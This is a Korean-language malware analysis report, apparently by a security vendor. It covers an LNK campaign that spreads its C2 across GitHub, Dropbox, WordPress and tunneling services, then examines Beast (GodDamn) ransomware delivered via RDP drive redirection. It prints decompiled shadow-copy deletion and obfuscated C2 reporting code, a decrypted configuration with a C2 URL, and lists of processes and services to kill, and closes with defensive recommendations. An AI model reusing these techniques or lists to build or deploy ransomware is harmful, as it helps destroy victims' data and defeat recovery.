정찰 단계에 머물던 감염 PC 가 bin.ini 교체를 거쳐 이후 단계로 옮겨지고, 최종적으로 원격 접속 대상이 될 수 있음을 보여주는 사례입니다. 이 단계까지 진행되면 정보가 유출되는 수준을 넘어 공격자가 필요할 때 직접 접속할 수 있는 상태가 됩니다.

채널이 분리된 C2 구조

지금까지 살펴본 과정에서 외부 통신이 발생하는 지점을 채널 단위로 정리하면 다음과 같습니다. 세 개 채널은 각자 맡은 기능만 수행합니다.

채널	서비스	담당 기능	특이 사항
명령 배포	GitHub 공개 저장소	설정 파일 배포, 도구 반입, 감염 PC 별 개별 명령 전달	유출 데이터를 수신하지 않음
감염 알림	공개 호스팅에 개설된 WordPress	감염 PC 식별자를 요청 주소에 실어 전달	응답을 반환하지 않으며 명령 채널로 사용되지 않음
정보 유출	Dropbox Content API	수집 파일을 감염 PC 별 폴더에 업로드	명령을 내려받지 않음
원격 접속	공개 터널링 서비스	선별된 PC에 상시 접속 경로 확보	전체 감염 PC가 아닌 일부에만 적용

[표 4] 채널별 역할 분담

기능을 나누어 구성함으로써 하나의 채널이 차단되어도 나머지 기능은 그대로 동작하므로 공격 전체가 중단되지 않습니다. 유출 트래픽만 관찰하는 경우 명령 수신 사실을 확인할 수 없고, 반대로 저장소 접속만 확인하는 경우

어떤 정보가 유출됐는지 파악할 수 없습니다. 채널을 하나씩 발견하더라도 그것이 전체 구조의 일부인지 판단하기 어렵다는 점도 대응을 지연시키는 요인입니다.

기존 LNK 공격과 비교

이번 공격은 코드를 감추는 대신 사용하는 도구와 인프라를 모두 정상 요소로 채워 넣는 데 집중합니다. Windows 에 기본 포함된 실행 파일과 공개 클라우드 서비스만으로 전체 흐름을 구성하면 파일 자체는 평범하고 통신 대상도 신뢰받는 도메인이므로, 탐지 지점이 오히려 줄어듭니다.

항목	기존 확인 유형	이번 공격
C2 채널	저장소 또는 서버 1개가 전 기능 담당	기능별로 4개 채널 분리
명령 전달	감염 PC 전체에 동일 적용	MachineGuid 단위로 특정 PC만 지정
감염 알림	별도 절차 없음	응답을 사용하지 않는 단방향 요청으로 분리
실행 스크립트	파워셸(PowerShell) 중심	배치(BAT) 스크립트 중심
암호화	RC4, AES-256, 치환 암호 등 적용	표준 Base64 인코딩만 사용
지속성	예약 작업 또는 시작프로그램 등록	5분 주기 예약 작업, 실패 시 VBS 대체 경로 확보

[표 5] 기존 유형과의 비교

공격 특징

이번 공격에서 확인된 주요 공격 특징을 정리하면 다음과 같습니다.

- 기능별로 분리된 다중 C2 채널: 명령 배포, 감염 알림, 정보 유출, 원격 접속을 네 개 서비스에 나누어 처리합니다. 한 채널이 차단되어도 나머지 기능이 유지되며, 개별 채널만 관찰해서는 공격 전체 구조를 파악할 수 없습니다.
- 정상 인프라를 활용한 통신 경로: 자체 구축한 서버 없이 GitHub, Dropbox, 공개 호스팅, 터널링 서비스의 계정만으로 전체 체계를 운용합니다. 통신 대상이 모두 신뢰 도메인이므로 네트워크 기반 차단과 탐지를 우회하며, 도메인 단위 차단은 정상 업무에 영향을 주어 적용하기 어렵습니다.
- 정상 도구를 활용한 실행: certutil.exe 와 curl.exe 를 복사해 다운로드와 디코딩을 처리하고, 반입한 NirCmd 로 창을 숨긴 채 스크립트를 실행합니다. 악성 실행 파일이 디스크에 남지 않아 파일 기반 탐지가 어렵습니다.

- 식별자 기반 표적 선별: MachineGuid 를 파일명으로 사용하는 구조를 통해 특정 PC 만 추가 명령을 받습니다. 무작위 확산이 아니라 수집 정보를 검토한 뒤 대상을 골라 단계를 올리는 운영 방식입니다.
- 정상 서비스 이름을 활용한 위장: 예약 작업명은 클라우드 저장소의 유지 작업 형태를 사용하고, 반입한 도구에는 시스템 프로세스와 개발 도구의 이름을 붙였습니다. 관리자가 목록을 확인하더라도 정상 항목으로 오인할 여지가 큼니다.
- 국내 표적 정황: 확보한 저장소에는 자산운용보고서 외에도 보험청구서, 구매사양서 등 한국어 문서가 다수 포함되어 있어 국내 조직을 겨냥한 공격으로 판단됩니다.

이번 공격은 정상 문서로 위장한 LNK 파일 하나에서 시작해, 정상 클라우드 서비스에 분산된 네 개의 채널을 통해 정보 수집과 유출, 원격 접속까지 단계적으로 진행됩니다. 사용자가 파일을 실행하는 순간 미끼 문서가 화면에 표시되므로 감염 사실을 인지하기 어렵고, 특히 모든 통신이 신뢰받는 서비스를 거치기 때문에 네트워크 보안 단계에서 차단하기도 까다롭습니다.

이러한 피해를 예방하려면 Windows 탐색기의 '알려진 파일 형식의 파일 확장명 숨기기' 옵션을 해제하고, 실행 전 항상 실제 확장자를 확인해야 합니다. 문서 아이콘으로 위장되어 있더라도 확장자가 LNK인 파일은 실행하지 않도록 각별한 주의가 필요합니다.

2. 국내 의료기관을 노린 RDP 기반 Beast(GodDamn) 랜섬웨어 공격

최근 국내 의료기관을 대상으로 RDP(원격 데스크톱 프로토콜)를 악용한 랜섬웨어 감염 사례가 확인되었습니다. 공격자는 RDP의 드라이브 리다이렉션(tsclient) 기능을 통해 공격 도구를 내부 네트워크에 전달하고, ProcessHacker, PCHunter와 같은 도구로 보안 제품을 무력화 후 Beast(GodDamn) 랜섬웨어를 실행하였습니다. 본 글에서는 이번 공격에서 확인된 RDP 악용 방식과 Beast 랜섬웨어의 분석 결과를 정리합니다.

1. RDP 드라이브 리다이렉션을 통한 공격 도구 전달

이번 사례에서는 다음과 같은 경로가 확인되었습니다.

```
\\tsclient\C\*****\Ph_press.exe PCHunter (AV 무력화 도구)
\\tsclient\C\*****\Python\python311.dll
\\tsclient\C\*****\chrome\chrome_elf.dll
```

[표 1] tsclient 사용 로그

\\tsclient\는 RDP 접속 시 드라이브 공유 옵션이 켜져 있을 때만 나타나는 경로로, 접속하는 쪽 PC의 로컬 드라이브를 가리킵니다. 즉 공격자가 자신의 PC에 준비한 공격 도구를 RDP 세션을 통해 피해 PC로 직접 복사한 것으로 RDP 연결을 끊으면 이 경로 자체가 사라지기 때문에 원본 출처 추적이 어렵습니다.

2. Beast(GodDamn) 랜섬웨어 분석

2.1 초기 환경 세팅

Beast(GodDamn) 랜섬웨어가 실행되면 2단계 CIS 검증을 수행합니다. CIS(독립국가연합) 지역 시스템에서는 암호화를 수행하지 않고 즉시 종료합니다. 이는 러시아권 랜섬웨어의 전형적인 자기 보호 메커니즘입니다. 두 검사 중 어느 하나라도 일치하면 ExitProcess(1)로 즉시 종료됩니다.

API 종류	제외 국가
로케일 기반 (GetLocaleInfo)	14 개 국가 (아르메니아, 아제르바이잔, 벨라루스, 조지아, 카자흐스탄, 키르기스스탄, 몰도바, 러시아, 타지키스탄, 투르크메니스탄, 우크라이나, 우즈베키스탄, 키프로스, 베트남)
UI 언어 기반 (GetSystemDefaultUILanguage)	14 개 언어 (러시아어, 러시아어(몰도바), 우크라이나어, 벨라루스어, 타지크어, 아르메니아어, 아제르바이잔어, 아제르바이잔어(키릴), 조지아어, 카자흐어, 키르기스어, 투르크멘어, 우즈베크어, 우즈베크어(키릴))

[표 2] 공격 대상 제외 리스트

Beast(GodDamn) 랜섬웨어의 동작은 빌더 단계에서 설정된 설정 데이터에 의해 결정됩니다. 설정 데이터는 바이너리 내부에 ChaCha20으로 암호화된 17,409바이트 크기로 내장되어 있으며 실행 시 복호화되어 사용됩니다.

설정 데이터는 프로그램 실행 시 .data 영역에서 !!!PASSWORD!!! 문자열을 검색 합니다. !!!PASSWORD!!! 문자열이 없으면 설정 데이터의 복호화가 진행되며, 문자열 존재시 프로그램은 종료됩니다.

```

if ( StrStrA(&g_chacha20_key, pszSrch) )      // !!!PASSWORD!!!
{
    v62[0] = 28;
    strcpy((char *)&v62[1], "Oyhhur{o<rsh<zsirx0<}~snhyx");// "Settings not found, aborted"
    v46 = 16;
    v40 = (const CHAR *)fn_deobfuscate_xor_27(v62);
LABEL_83:
    MessageBoxA(0, v40, Caption, v46);
    ExitProcess(1u);                          // 종료
}

```

[그림 1] 문자열 체크 코드 일부

복호화된 설정 데이터에는 암호화 제외 파일명, 확장자, 디렉토리, 종료 대상 서비스, 프로세스, 랜섬노트 관련, 식별자, C2 URL, 동작 플래그 등이 담겨있습니다.

00 61 75 74 6F 72 75 6E	2E 69 6E 66 00 62 6F 6F	.autorun.inf.boo
74 2E 69 6E 69 00 62 6F	6F 74 66 6F 6E 74 2E 62	t.ini.bootfont.b
69 6E 00 62 6F 6F 74 6D	67 66 77 2E 65 66 69 00	in.bootmgfw.efi.
62 6F 6F 74 6D 67 72 00	62 6F 6F 74 6D 67 72 2E	bootmgr.bootmgr.
65 66 69 00 2A 01 00 00 2E 33 38	36 00 2E 61 64 76 00 2E	.*....386..adv..
00 64 65 61 6E 69 00 2E 62 61 74	00 2E 62 69 6E 00 2E 63	ani..bat..bin..c
50 46 4F 61 62 00 2E 63 6D 64 00	2E 63 6F 6D 00 2E 63 70	ab..cmd..com..cp
00 69 63 6C 00 2E 63 75 72 00 2E	64 65 73 6B 74 68 65 6D	l..cur..deskthem
64 65 74 65 70 61 63 6B 00 2E 64	69 61 67 63 61 62 00 2E	epack..diagcab..
00 6E 74 64 69 61 67 63 66 67 00	2E 64 69 61 67 70 6B 67	diagcfg..diagpkg
65 72 2E 00 2E 64 6C 6C 00 2E 64	72 76 00 2E 65 78 65 00	..dll..drv..exe.
72 2E 69 2E 68 6C	00 0A 00 00 00 52 45 41	44 4D 45 2E 54 58 54 00
69 63 6E	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
69 64 78	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
6F 63 6B	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
73 63 00	00 00 00 00 00 00 00 00	00 07 00 00 00 67 6F 64
73 74 79	00 00 00 00 64 61 6D 6E 00 6E 00 00	00 00 00 00 00 00 00 00
00 2E 6E	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
70 64 62	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
6F 6D 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
61 72 63	6F 66 20 79 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
6C 00 2E	20 77 65 6C 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
68 65 6D	73 74 6F 6D 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	80 94 69 6E 00 00 00 00 00 00 00 00	00 00 00 00 00 22 00 00
	69 74 20 63 00 68 74 74 70 73 3A 2F	2F 69 70 6C 6F 67 67 65
	69 6F 6E 20 72 2E 63 6F 2F 31 68 58	69 47 34 2E 74 6F 72 72
	20 64 65 74 65 6E 74 00 00 00 00 00	00 00 00 00 00 00 00 00
	65 65 6E 20 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
	00 1E 00 00 01 01 01 01	00 01 01 01 01 01 01 01
	00	.

[그림 2] 복호화된 설정 데이터 리스트


특히, 마지막 16 바이트의 동작 플래그에는 제작자가 빌더 단계에서 세팅한 항목들을 확인할 수 있습니다.

플래그값	데이터	상태	기능
-p	30	-	C2 통신 포트
-z	0	비활성	ZIP 위장 암호화
-c	1	활성	확장자 변경
-w	1	활성	디렉토리별 랜섬 노트 생성
-l	1	활성	네트워크 공유 폴더
-n	1	활성	네트워크 호스트 탐색
-f	0	비활성	확장자 제외 기능 우회(전체 암호화)
-m	1	활성	숨김 볼륨 마운트

-k	1	활성	프로세스,서비스 종료
-r	1	활성	휴지통 비우기
-s	1	활성	볼륨 새도 삭제
-O	1	비활성(반전논리)	C2 접속
-i	1	활성	자가 복제
-a	1	활성	레지스트리 등록
-v	0	비활성	GUI 모드

[표 3] 세팅된 플래그 데이터

플래그 값중에서 활성화 되어있지 않지만, 프로그램의 GUI 창을 활성화 할 수 있는 기능도 포함되어 있습니다.



[그림 3] GUI Mode 동작 화면

2.2 감염 단계

2.2.1 자가 복제 및 지속성 세팅

[표 3] 세팅된 플래그 데이터에 따라 프로그램 동작 시 %LOCALAPPDATA% 하위에 {MachineGuid} 이름의 디렉토리를 생성하고, 무작위 파일명으로 자기 자신을 복사한 뒤, 복사본을 실행하고 원본 프로세스는 종료합니다. 이어서 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 레지스트리에 자동 실행을 등록합니다. 레지스트리 값 이름으로도 {MachineGuid} 형태로 사용하며, GUID 형태의 값 이름을 사용하여 정상 소프트웨어의 자동실행 항목처럼 위장합니다.

※ 감염 시스템의 {MachineGuid} 읽기 실패 시 하드코딩된 폴백 GUID {bea571ab-e1be-a571-abe1-666bea571318}를 사용합니다.

구분	경로
자가 복제	%LOCALAPPDATA%\{GUID}\[8 자리랜덤].exe
지속성 (레지스트리)	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run{GUID} = %LOCALAPPDATA%\{GUID}\[8 자리랜덤].exe -v-

[표 4] 자가 복제 및 레지스트리 경로

2.2.2 사전 정리 (설정 플래그 기반)

암호화 과정을 시작하기 전 설정 플래그 기반으로 휴지통 비우기, 볼륨 새도 복사본 삭제, 프로세스 종료, 서비스 중지, 볼륨 /드라이브 열거 및 마운트, 네트워크 공유 탐색 등의 사전 작업을 진행합니다.

WMI 를 통해 Win32_ShadowCopy 객체를 열거 및 삭제하여 시스템 복원 지점을 제거합니다. 별도 스레드에서 5 분 타임아웃으로 실행되며, 64 비트 시스템에서는 WMI 컨텍스트에 __ProviderArchitecture = 64 를 설정하여 64Bit 운영체제에서도 삭제가 가능하도록 처리합니다.

```

v0 = 0;
result = CreateEventW(0, 1, 0, 0);
Parameter = result;
v4 = 0;
if ( result )
{
    v2 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)fn_shadow_delete_thread, &Parameter, 0, 0); // IbmServices::ExecQuery("WQL", "SELECT * FROM Win32_ShadowCopy")
    if ( v2 )
    {
        if ( WaitForSingleObject(Parameter, 300000u) )// 5분
        {
            SetEvent(Parameter);
            if ( WaitForSingleObject(v2, 0x7D0u) )
                TerminateThread(v2, 1u);
        }
    }
}

```

[그림 4] 볼륨 새도 복사본 삭제 코드

데이터베이스(Oracle, MySQL, SQL Server), 오피스(Excel, Word, Outlook), 백업 소프트웨어 등 파일을 잠그고 있는 프로세스를 TerminateProcess 로 강제 종료하여 암호화 가능한 상태로 만듭니다.

분류	프로세스명
데이터베이스	oracle.exe, ocssd.exe, dbsnmp.exe, isqlplussvc.exe, ocautoupds.exe, xfssvcon.exe, sqlservr.exe, sqlserver.exe, sqlagent.exe, sqlbrowser.exe, sqlwriter.exe, msftesql.exe, sql.exe, mysqld.exe, mysqld-nt.exe, mysqld-opt.exe, dbeng50.exe, agntsvc.exe, encsvc.exe
Office/문서 편집	excel.exe, winword.exe, powerpnt.exe, outlook.exe, onenote.exe, msaccess.exe, mspub.exe, visio.exe, infopath.exe, ocomm.exe, wordpad.exe, thunderbird.exe, thebat.exe, tbirdconfig.exe
웹 서버/브라우저	apache.exe, tomcat.exe, tomcat6.exe, firefox.exe, firefoxconfig.exe
ERP/재무	kingdee.exe, u8.exe, ufida.exe
백업	sqbcoreservice.exe, backup.exe
기타	mydesktopqps.exe, mydesktopservice.exe, ncsvc.exe, notepad.exe, steam.exe, synctime.exe

[표 5] 프로세스 종료 리스트

SQL Server, Veeam/Acronis/Veritas 백업, Exchange, 보안 소프트웨어(Symantec, Sophos, TrendMicro) 등의 서비스를 중지합니다.

분류	서비스명
데이터베이스	MSSQLSERVER, SQLSERVERAGENT, SQLBrowser, SQLTELEMETRY, MSSQLFDLauncher, SQLWriter, MsDtsServer130, SSISTELEMETRY130, MSSQLServerADHelper100, MSSQLServerOLAPService, MsDtsServer100, ReportServer, SQLTELEMETRY\$HL, MSSQL\$PROGID, MSSQL\$WOLTERSKLUWER, SQLAgent\$PROGID, SQLAgent\$WOLTERSKLUWER, MSSQLFDLauncher\$OPTIMA, MSSQL\$OPTIMA, SQLAgent\$OPTIMA, ReportServer\$OPTIMA, msftesql\$SQLEXPRESS, MSSQL, SQLAgent, sql, postgresql-x64-9.4
백업	veeam, VeeamDeploymentService, VeeamNFSSvc, VeeamTransportSvc, VSNAPVSS, MSSQL\$VEEAMSQL2012, SQLAgent\$VEEAMSQL2012, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService*, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, BackupExecVSSProvider, backup, GxBir, GxCIMgr, GxCVD, GxFWD, GxVss, AcronisAgent, AcrSch2Svc, YooBackup, YoolIT, CAARCUupdateSvc, CASAD2DWebSvc, stc_raw_agent, PDISService
보안/Windows	ccEvtMgr, ccSetMgr, DefWatch, RTVscan, SavRoam, sophos, TMBMServer, zhudongfangyu, vss, wscsvc, wuauserv
이메일	msexchange, memtas, mepocs
회계	Intuit.QuickBooks.FCS, QBCFMonitorService, QBFCService, QBIDPService

[표 6] 서비스 중지 리스트

마지막으로 설정 데이터에 숨겨둔 C2 URL 로 파일 암호화 전과 후를 보고합니다. 암호화 전에는 BEGIN, 암호화 후에는 END 라는 문자열을 Referer 헤더를 사용하여 전달합니다. 다만 본 샘플에서는 -o 1 플래그에 의해 실제 통신은 발생하지 않습니다.

```

if ( !v7[17405] )
{
    v57[0] = 77;
    v57[1] = 11;
    v57[2] = 80;
    v57[3] = 11;
    v57[4] = 82;
    v57[5] = 11;
    v57[6] = 84;
    v57[7] = 11;
    v57[8] = 89;
    v57[9] = 11;
    v57[10] = 11;
    v57[11] = 0;
    sub_4077C8(v57);
    v8 = sub_4024B0();
    fn_c2_report((LPCWSTR)v8, (LPCWSTR)HIDWORD(v8));
    // WCHAR 문자열 복호화: byte[i] -= 11
}

if ( !v7[17405] )
{
    v12 = 23;
    v13 = 82;
    v14 = 23;
    v15 = 89;
    v16 = 23;
    v17 = 83;
    v18 = 23;
    v19 = 23;
    v20 = 0;
    sub_407783((char *)&v12);
    v11 = sub_4024B0();
    fn_c2_report((LPCWSTR)v11, (LPCWSTR)HIDWORD(v11));
    // WCHAR 문자열 복호화: byte[i] ^= key[0](0x17)
}

```

[그림 5] C2 통신 코드

2.3 파일 암호화 단계

파일 암호화는 모든 파일을 대상으로 진행되며 화이트리스트 제외방식을 채택했습니다. 암호화된 파일은 “[8 자리 ID-8 자리 ID].goddamn” 형태의 확장자를 가지며, 피해자별 고유한 값을 가지게 됩니다. 시스템 부팅 및 기본 동작에 필수적인 파일은 암호화하지 않습니다.

autorun.inf, boot.ini, bootfont.bin, bootmgfw.efi, bootmgr, bootmgr.efi, bootsect.bak, desktop.ini, GDIPFONTCACHEV1.DAT, iconcache.db, nt detect.com, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db

[표 7] 암호화 파일 제외 리스트

시스템 및 실행 파일 확장자는 암호화에서 제외됩니다.

```
.386, .adv, .ani, .bat, .bin, .cab, .cmd, .com, .cpl, .cur, .deskthemepack, .diagcab, .diagcfg, .diagpkg, .dll, .drv, .exe, .hlp, .hta, .icl, .icns, .ico, .ics, .idx, .key, .lnk, .lock, .mod, .mpa, .msc, .msi, .msp, .msstyles, .msu, .nls, .nomedia, .ocx, .pdb, .prf, .ps1, .rom, .rtp, .scr, .search-ms, .shs, .spl, .sys, .theme, .themepack, .wpx
```


[표 8] 암호화 확장자 제외 리스트

시스템 디렉토리, 보안 소프트웨어, 브라우저, .NET 프레임워크 등을 제외하여 시스템 부팅은 유지하되 사용자 데이터만 암호화가 진행됩니다.

```
#recycle, EFI.Boot, EFI.Microsoft, $Recycle.Bin, $Windows.~bt, $Windows.~ws, All Users, AppData, Application Data, Avast Software, Bitdefender, Boot, Common Files, config.msi, Embedded Lockdown Manager, Google, GoogleChrome, inetpublogs, intel, Internet Explorer, Microsoft Help, Microsoft.NET, Microsoft, Mozilla Firefox, Mozilla, MSBuild, MSOCache, nvidia, Opera Software, Opera, Package Cache, PerfLogs, Reference Assemblies, System Volume Information, Tor Browser, Trend Micro, Windows Defender Advanced Threat Protection, Windows Defender, Windows Journal, Windows Mail, Windows Media Player, Windows Multimedia Platform, Windows NT, Windows Photo Viewer, Windows Portable Devices, Windows Security, Windows Sidebar, Windows.old, Windows, WindowsPowerShell
```

[표 9] 암호화 디렉토리 제외 리스트

랜섬노트는 텍스트(TXT)파일로 되어있으며, 12 시간 내 미연락 시 데이터를 유출하겠다는 경고를 담고 있습니다. 추가적으로 공격자 이메일과 익명 메신저인 TOX 와 Session 메신저의 ID 를 제공합니다.



[그림 6] 랜섬노트 화면

3. 결론


이번 사례는 공격자가 RDP 를 통해 시스템에 접근한 이후, 드라이브 리다이렉션 기능을 이용해 자신의 PC 에 준비한 공격 도구를 피해 시스템으로 직접 전달하고, 보안 제품을 무력화한 뒤 Beast(GodDamn) 랜섬웨어를 실행한 공격 사례입니다. 특히 \\tsclient 경로를 이용한 파일 전달은 RDP 세션이 종료되면 흔적이 사라질 수 있어, 공격 도구의 최초 유입 경로를 확인하기 어렵다는 점에서 주의가 필요합니다.

Beast 랜섬웨어 역시 단순히 파일을 암호화하는 것에 그치지 않고, 자가 설치 및 지속성 확보, 프로세스와 서비스 종료, ShadowCopy 삭제, 네트워크 공유 탐색 등을 수행해 암호화 전후의 복구와 대응을 어렵게 만듭니다. 또한 본 사례에서는 별도의 CLI 인자 없이도 이러한 기능이 동작하도록 설정되어 있어, 랜섬웨어가 실행되는 즉시 피해가 빠르게 확산될 가능성이 있습니다.

따라서 RDP 를 사용하는 시스템에서는 단순히 랜섬웨어 파일을 탐지하는 것만으로는 충분하지 않으며, RDP 를 통한 비정상적인 파일 유입부터 보안 제품 무력화, 지속성 확보, 복구 방해 행위까지 공격 과정 전반을 모니터링하고, 랜섬웨어의 암호화가 시작되기 전에 공격을 차단할 수 있는 대응 체계를 구축하는 것이 중요합니다.

4. 대응 방안

- RDP 보안 강화 : 드라이브 리다이렉션 제한 및 RDP 접근 대상/계정 최소화
- 공격 행위 모니터링 : \\tsclient 파일 유입, 비정상 실행 파일 생성 및 보안 제품 무력화 행위 탐지
- 백업 및 네트워크 분리 : 중요 시스템과 백업 환경을 분리하고 오프라인 또는 접근 제한 백업 유지
- 침해 대응 체계 강화 : 의심 행위 발생 시 감염 시스템을 신속히 격리하여 추가 확산 및 암호화 차단



(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616

(주)이스트시큐리티

www.estsecurity.com